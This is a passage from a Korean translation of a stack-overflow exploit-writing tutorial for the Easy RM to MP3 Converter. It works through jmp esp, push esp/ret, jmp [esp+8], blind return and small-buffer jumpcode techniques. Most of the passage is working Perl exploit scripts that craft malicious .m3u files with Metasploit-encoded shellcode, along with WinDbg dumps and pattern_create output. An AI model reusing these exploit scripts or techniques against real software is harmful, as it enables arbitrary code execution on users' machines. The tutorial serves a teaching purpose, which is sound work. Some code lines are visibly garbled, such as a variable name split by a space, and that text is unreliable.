my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8; #add more bytes

$shellcode = $shellcode . $jmpesp; #address to return via pop pop ret ( = jmp esp)
$shellcode = $shellcode . "\xcc" . "\x90" x 500; #real shellcode

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";

```

```

(5a4.4d0): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=90909090 ebx=00104a58 ecx=7c94005d edx=00cd0000 esi=77c0fce0 edi=000067e0
eip=000ff73c esp=000ff73c ebp=90909090 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff72b:
000ff73c cc          int      3
0:000> d esp
000ff73c cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff74c 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff75c 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff76c 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff77c 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff78c 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff79c 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff7ac 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....

```

제대로 작동한다. 이제 jmp esp 다음에 나오는 NOP을 실제 셸코드로 대체해보자.

```

my $file= "test1.m3u";

my $junk= "A" x 26071; # 역자의 시스템

my $eip = pack('V',0x01b96a10); #pop pop ret from MSRMCodecc00.d11(역자의 시스템)
my $jmpesp = pack('V',0x01eaf23a); #jmp esp(역자의 시스템)


my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8; #add more bytes
$shellcode = $shellcode . $jmpesp; #address to return via pop pop ret ( = jmp esp)

$shellcode = $shellcode . "\x90" x 50; #real shellcode

# windows/exec - 227 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc.exe
$shellcode = $shellcode . "\xbb\x3b\xdb\x1e\xde\x2b\xc9\xda\xd5\xd9\x74\x24\xf4\xb1" .
"\x33\x58\x31\x58\x10\x03\x58\x10\x83\xd3\x27\xfc\x2b\xdf" .
"\x30\x88\xd4\x1f\xc1\xeb\x5d\xfa\xf0\x39\x39\x8f\xa1\x8d" .
"\x49\xdd\x49\x65\x1f\xf5\xda\x0b\x88\xfa\x6b\xa1\xee\x35" .
"\x6b\x07\x2f\x99\xaf\x09\xd3\xe3\xe3\xe9\xea\x2c\xf6\xe8" .
"\x2b\x50\xf9\xb9\xe4\x1f\xa8\x2d\x80\x5d\x71\x4f\x46\xea" .
"\xc9\x37\xe3\x2c\xbd\x8d\xea\x7c\x6e\x99\xa5\x64\x04\xc5" .
"\x15\x95\xc9\x15\x69\xdc\x66\xed\x19\xdf\xae\x3f\xe1\xee" .
"\x8e\xec\xdc\xdf\x02\xec\x19\xe7\xfc\x9b\x51\x14\x80\x9b" .
"\xa1\x67\x5e\x29\x34\xcf\x15\x89\x9c\xee\xfa\x4c\x56\xfc" .
"\xb7\x1b\x30\xe0\x46\xcf\x4a\x1c\xc2\xee\x9c\x95\x90\xd4" .
"\x38\xfe\x43\x74\x18\x5a\x25\x89\x7a\x02\x9a\x2f\xf0\xa0" .
"\xcf\x56\x5b\xae\x0e\xda\xe1\x97\x11\xe4\xe9\xb7\x79\xd5" .
"\x62\x58\xfd\xea\xa0\x1d\xff\x1b\x79\x8b\x68\x82\xe8\xf6" .
"\xf4\x35\xc7\x34\x01\xb6\xe2\xc4\xf6\xa6\x86\xc1\xb3\x60" .
"\x7a\xbb\xac\x04\x7c\x68\xcc\x0c\x1f\xef\x5e\xcc\xce\x8a" .
"\xe6\x77\x0f";

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";

```



공격에 성공했다.

push return

push ret은 call [reg]와 다소 비슷하다. 만약 레지스터들 중의 하나가 직접적으로 셸코드를 가리키지만 어떤 이유 때문에 셸코드로 점프하기 위해 jmp [reg]를 사용할 수 없을 경우 다음 기법을 사용할 수 있다.

그 레지스터의 주소를 스택의 꼭대기에 올린다.

- 그 레지스터의 주소를 스택의 꼭대기 위에 올린다.
- ret (스택으로부터 그 주소를 다시 가진 후 그 주소로 점프한다)

이것이 제대로 작동하도록 만들기 위해 EIP를 dll들 중의 하나의 push [reg] + ret 시퀀스의 주소로 덮어쓸 필요가 있다.

셸코드가 직접적으로 ESP에 위치해 있다고 가정해보자. 먼저 'push esp'와 'ret'에 대한 opcode를 발견할 필요가 있다.

```

0:014> a
7c93120e push esp
push esp
*** ERROR: Symbol file could not be found. Defaulted to export symbols for
C:\WINDOWS\system32\Normaliz.dll -
*** WARNING: Unable to verify checksum for C:\Program Files\Easy RM to MP3
Converter\RM2MP3Converter.exe
- 종락 -
7c93120f push esp
push esp
7c931210 ret
ret
7c931211

0:014> u 7c93120f
ntdll!DbgBreakPoint+0x1:
7c93120f 54          push     esp
7c931210 c3          ret
7c931211 ffcc       dec      esp
7c931213 c3          ret
7c931214 8bff       mov      edi,edi
7c931216 8b442404   mov      eax,dword ptr [esp+4]
7c93121a cc          int      3
7c93121b c20400     ret      4

```

‘push esp’와 ‘ret’에 대한 opcode는 0x54, 0xc3이다. 이 opcode를 찾아보자.

```

0:014> s 00dc0000 l 00e5f000 54 c3
01b857f6 54 c3 90 90 90 90 90-90 90 8b 44 24 08 85 c0 T.....D$...
01c11d88 54 c3 fe ff 85 c0 74 5d-53 8b 5c 24 30 57 8d 4c T.....t]S.\$0W.L

```

참고하여 exploit을 만들어 실행시켜보자.

```

my $file= "test1.m3u";
my $junk= "A" x 26071;

my $eip = pack('V',0x01b857f6); #overwrite EIP with push esp, ret
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 25; #start shellcode with some NOPS
# windows/exec - 227 bytes


```



```
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc.exe

$shellcode = $shellcode . "\xbb\x3b\xdb\x1e\xde\x2b\xc9\xda\xd5\xd9\x74\x24\xf4\xb1" .
"\x33\x58\x31\x58\x10\x03\x58\x10\x83\xd3\x27\xfc\x2b\xdf" .
"\x30\x88\xd4\x1f\xc1\xeb\x5d\xfa\xf0\x39\x39\x8f\xa1\x8d" .
"\x49\xdd\x49\x65\x1f\xf5\xda\x0b\x88\xfa\x6b\xa1\xee\x35" .
"\x6b\x07\x2f\x99\xaf\x09\xd3\xe3\xe3\xe9\xea\x2c\xf6\xe8" .
"\x2b\x50\xf9\xb9\xe4\x1f\xa8\xd2\x80\x5d\x71\x4f\x46\xea" .
"\xc9\x37\xe3\x2c\xbd\x8d\xea\x7c\x6e\x99\xa5\x64\x04\xc5" .
"\x15\x95\xc9\x15\x69\xdc\x66\xed\x19\xdf\xae\x3f\xe1\xee" .
"\x8e\xec\xdc\xdf\x02\xec\x19\xe7\xfc\x9b\x51\x14\x80\x9b" .
"\xa1\x67\x5e\x29\x34\xcf\x15\x89\x9c\xee\xfa\x4c\x56\xfc" .
"\xb7\x1b\x30\xe0\x46\xcf\x4a\x1c\xc2\xee\x9c\x95\x90\xd4" .
"\x38\xfe\x43\x74\x18\x5a\x25\x89\x7a\x02\x9a\x2f\xf0\xa0" .
"\xcf\x56\x5b\xae\x0e\xda\xe1\x97\x11\xe4\xe9\xb7\x79\xd5" .
"\x62\x58\xfd\xea\xa0\x1d\xff\x1b\x79\x8b\x68\x82\xe8\xf6" .
"\xf4\x35\xc7\x34\x01\xb6\xe2\xc4\xf6\xa6\x86\xc1\xb3\x60" .
"\x7a\xbb\xac\x04\x7c\x68\xcc\x0c\x1f\xef\x5e\xcc\xce\x8a" .
"\xe6\x77\xf0";

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```



공격에 성공했다.

jmp [reg] + [offset]


셸코드가 어떤 레지스터(앞의 예에서는 ESP)의 offset에서 시작하는 문제를 극복하기 위한 또 다른 하나의 테크닉은 jmp [reg + offset] 명령을 찾아 그 명령의 주소로 EIP를 덮어쓰는 것이다. 다시 8 바이트를 점프해야 한다고 가정해보자. Jmp reg+offset 테크닉을 이용해 우리는 ESP의 시작 부분에서 그 8 바이트로 점프하고(jump over), 셸코드로 직접 도달한다.

이것이 제대로 작동하도록 만들기 위해 EIP를 dll들 중의 하나의 push [reg] + ret 시퀀스의 주소로 덮어쓸 필요가 있다.

다음은 이를 위해 필요한 3가지이다.

- jmp esp+8h에 대한 opcode를 찾기
- 이 명령을 가리키는 주소 찾기
- 이 주소로 EIP를 덮어쓰도록 함

Windbg를 이용하여 jmp esp+8h opcode 찾기:



```
Pid 3984 - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\system32\ntdll.dll
7c931212 jmp [esp+8]
7c931216
0:014> u 7c931212
ntdll!DbgUserBreakPoint:
7c931212 ff642408 jmp dword ptr [esp+8]
7c931216 8b442404 mov eax,dword ptr [esp+4]
7c93121a cc int 3
7c93121b c20400 ret 4
ntdll!NtCurrentTeb:
7c93121e 64a118000000 mov eax,dword ptr fs:[<Unloaded_POOL.DRV>+0x17 (00000018)]
7c931224 c3 ret
ntdll!RtlInitString:
7c931225 57 push edi
7c931226 8b7c240c mov edi,dword ptr [esp+0Ch]
0:014>
```

위의 결과를 보면 해당 opcode는 ff642408이다.

이제 해야할 것은 이 opcode를 가진 dll을 찾아 그 주소로 EIP를 덮어쓰는데 이용할 수 있다.
(역자 추가: 원문에서도 그렇지만 역자의 시스템에서 관련 어플리케이션의 dll에서 해당 opcode를 찾지 못했다.)

```
0:014> s 01b70000 1 01be1000 ff642408 ^
0:014> s 00d60000 1 00d67000 ff642408 ^
0:014> s 01cf0000 1 021bd000 ff642408 ^
0:014> s 02420000 1 02430000 ff642408 ^
0:014> s 02640000 1 02652000 ff642408 ^
Overflow error in 's 01b70000 1 01be1000 ff642408'
Overflow error in 's 00d60000 1 00d67000 ff642408'
Overflow error in 's 01cf0000 1 021bd000 ff642408'
Overflow error in 's 02420000 1 02430000 ff642408'
Overflow error in 's 02640000 1 02652000 ff642408'
```

물론 jmp [esp+8]을 찾는데 국한시킬 필요는 없으며, 8 보다도 더 큰 값을 찾을 수도 있는데, 이는 8 이상의 것도 통제할 수 있으며, 셸코드의 시작 부분에 NOP을 추가하여 그 NOP으로 점프하게 만들 수 있기 때문이다.

Blind return

이 테크닉은 다음 두 단계에 기반을 두고 있다.

- Ret 명령을 가리키는 주소로 EIP를 덮어쓰
- ESP의 첫 4 바이트에 셸코드의 주소를 하드코딩
- Ret이 실행될 때, 추가된 마지막 4 바이트는 스택으로부터 pop되고 EIP에 놓일 것임
- Exploit은 셸코드로 점프

그래서 이 테크닉은 다음 경우에 유용한다.

- Jmp 또는 call 명령을 사용할 수 없기 때문에 레지스터로 직접 가도록 EIP를 지정하지 못하지만(이는 셸코드의 시작 주소를 하드코딩할 필요가 있다는 것을 의미한다)
- ESP에 있는 데이터(적어도 첫 4바이트)는 통제할 수 있을 때

이것을 설정하기 위해 셸코드의 주소(= ESP의 주소)를 알고 있어야 한다. 일반적으로, 이 주소가 null 바이트를 가지고 있거나 시작되는 것을 피하도록 노력해야 하는데, 그렇지 않으면 EIP 뒤에 셸코드를 로딩할 수 없게 될 것이다. 만약 셸코드가 어떤 지점에 위치할 수 있다면, 그리고 이 위치의 주소가 null 바이트를 가지고 있지만 않다면 이것을 제대로 작동하는 테크닉이 될 것이다.

Dll들 중의 하나에서 'ret' 명령의 주소를 찾는다.

셸코드의 첫 4 바이트(ESP의 첫 4 바이트)를 셸코드가 시작하는 주소에 설정하고, 'ret' 명령의 주소로 EIP를 덮어쓴다. 시리즈 1에서 ESP가 0x000ff730에서 시작한다는 것을 기억하고 있다.

물론 이 주소는 시스템에 따라 다를 수 있지만 주소를 하드코딩하는 것 이외의 방법이 없다면 이것이 유일한 방법일 것이다.

이 주소는 null 바이트를 가지고 있으며, payload를 만들 때 우리는 다음과 같은 버퍼를 만들 수 있다.

[26071개의 A] [ret의 주소] [0x000fff730] [shellcode]

이 예가 가진 문제는 EIP를 덮어쓰는데 사용되는 주소가 null 바이트(=string terminator)를 가지고 있어서 셸코드가 ESP에 들어가지 않는다는 것이다. 그러나 eax, ebx, ecx, 등등과 같은 다른 위치나 레지스터들에서 버퍼(EIP를 덮어쓴 후 push된 것인 첫 26071개의 A를 살펴보면 null 바이트 때문에 사용할 수 없을 것이다)를 찾을 수 있다. 그런 경우, 그 레지스터의 주소를 ESP의 시작 부분에 셸코드의 첫 4바이트로 넣을 수 있고, 그래서 여전히 'ret' 명령의 주소로 EIP를 덮어쓸 수 있다.

이것은 많은 요구사항과 단점들을 가지고 있는 테크닉이지만 'ret' 명령을 요구할 뿐이다. 이 테크닉은 Easy RM to MP3에는 작동하지 않는다.

작은 버퍼 다루기: jumping anywhere with custom jumpcode

여태까지 EIP가 셸코드로 점프하게 하는 다양한 방법들에 대해 알아보았지만 대부분 버퍼의 크기가 공격에 충분할 정도로 큰 경우였다. 하지만 만약 전체 셸코드를 넣기에 공간이 충분하지 않을 경우에는 어떻게 할 것인가?

우리의 앞 예에서 EIP를 덮어쓰기 전에 26071 바이트를 사용했고, ESP가 26071 + 4 바이트를 가리키는 것을 보았으며, 공격에 사용될 충분한 공간이 있음을 알 수 있었다. 하지만 만약 50 바이트(ESP -> ESP+50 바이트)만을 가지고 있다면 어떻게 될 것인가? 이 50 바이트 이후에 쓰여진 모든 것을 이용할 수 없다면 어떻게 될 것인가? 셸코드를 보존하기 위한 50 바이트는 충분하지 않다. 그래서 이를 해결하기 위한 방법을 찾아야 한다. 그래야 실제 오버플로우를 일으키는데 사용된 26071 바이트를 사용할 수 있을 것이다.

먼저, 우리는 메모리의 어딘가에서 26071 바이트를 찾을 필요가 있다. 만약 우리가 찾지 못한다면 그 바이트들을 참조하기가 힘들 것이다. 사실 이 바이트를 찾을 수 있고, 또는 이 바이트들을 가리키는 다른 또 하나의 레지스터를 찾아낼 수 있다면 셸코드를 그곳에 넣는 것이 아주 쉬울 것이다.

만약 Easy RM to MP3에 대해 기본적인 테스트를 해보면 26071 바이트의 일부가 ESP를 덤프한 것에서도 볼 수 있다는 것을 목격하게 될 것이다.

```
my $file= "test1.m3u";
my $junk= "A" x 26071;
my $eip= "BBBB";
my $preshe llcode = "X" x 54; #let's pretend this is the only space we have available
my $nop= "\x90" x 230; #added some nops to visually separate our 54 X's from other data

open($FILE,">$file");
print $FILE $junk.$eip.$preshe llcode.$nop;
close($FILE);
print "m3u File Created successfully\n";
```

이 파일을 오픈하면 다음 결과를 얻게 된다.

The screenshot shows the WinDbg interface with the command window open. The command entered is `(de8.dec): Access violation - code c0000005 (!!! second chance !!!)`. The register dump shows the following values:

Address	Value
000ff730	58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58
000ff740	58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58
000ff750	58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58
000ff760	58 58 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff770	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff780	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff790	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff7a0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff7b0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff7c0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff7d0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff7e0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff7f0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff800	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff810	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff820	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff830	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff840	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000ff850	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
000ff860	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
000ff870	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
000ff880	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
000ff890	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
000ff8a0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

우리는 ESP에서 50개의 X를 볼 수 있다. 이것이 셸코드를 위해 이용 가능한 유일한 공간이라고

가정하자. 그런데 좀더 스택의 아래 부분을 살펴보면 0x00ff849(=ESP+281)에서부터 시작하는 A를 볼 수 있다.

다른 레지스터들을 살펴보면 X나 A의 흔적을 찾아볼 수 없다.

우리는 어떤 코드를 실행하기 위해 ESP로 점프할 수 있지만 셸코드를 저장하기에는 50 바이트밖에 없어 충분하지 않다. 그런데 앞에서 살펴본 것처럼 스택의 아래 부분에서 A로 가득찬 거대한 공간을 가지고 있음을 알 수 있다.

```

Pid 3560 - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
[Icons]
Command
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff840 90 90 90 90 90 90 90 90-00 41 41 41 41 41 41 .....AAAAAAA
000ff850 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff860 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff870 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
0:000> d
000ff8b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff8c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff8d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff8e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff8f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff900 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff910 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff920 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
0:000> d
000ff930 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff940 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff950 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff960 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff970 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff980 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff990 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff9a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
0:000> d
000ff9b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff9c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff9d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff9e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ff9f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ffa00 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ffa10 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
000ffa20 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAA
Ln 0, Col 0 Sys 0: <Local> Proc 000:de8 Thrd 000:dec ASM OVR CAPS NUM

```

운 좋게도, A가 있는 부분에 셸코드를 넣고, X 부분을 A가 있는 부분으로 점프하도록 이용할 수 있다. 이를 위해 다음이 필요하다.

- ESP의 일부인 26071개의 A를 가진 버퍼 안의 위치(만약 A가 있는 영역 안에 셸코드를 넣고자 한다면 정확하게 어디에 넣을지 알 필요가 있다)

- "jumpcode": X 영역에서 A 영역으로 점프하게 만드는 코드. 이 코드는 50 바이트보다 더 클 수는 없다(ESP에 직접적으로 이용가능한 모든 것이기 때문이다).

우리는 추측, 우리가 만든 패턴, 또는 Metasploit 패턴들 중의 하나를 이용해 정확한 위치를 찾을 수 있다.

우리는 Metasploit 패턴 중의 하나를 이용하는데, 1,000개의 문자를 가진 패턴을 생성하고 이 패턴으로 펄 스크립트에서 첫 1,000개의 문자를 대체하고, 25,071개의 A를 추가한다.

```

msf3/tools
free@free2 ~
$ cd /msf3/tools
free@free2 /msf3/tools
$ ls
convert_31.rb      half1m_second.rb  module_author.rb  msf_irb_shell.rb  pattern_offset.rb
exe2vba.rb         import_webscarab.rb module_license.rb  msfproxy.rb       pattern_create.rb
exe2vbs.rb         lm2ntcrack.rb     module_ports.rb   nasm_shell.rb
find_badchars.rb   memdump           module_reference.rb
free@free2 /msf3/tools
$ ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9A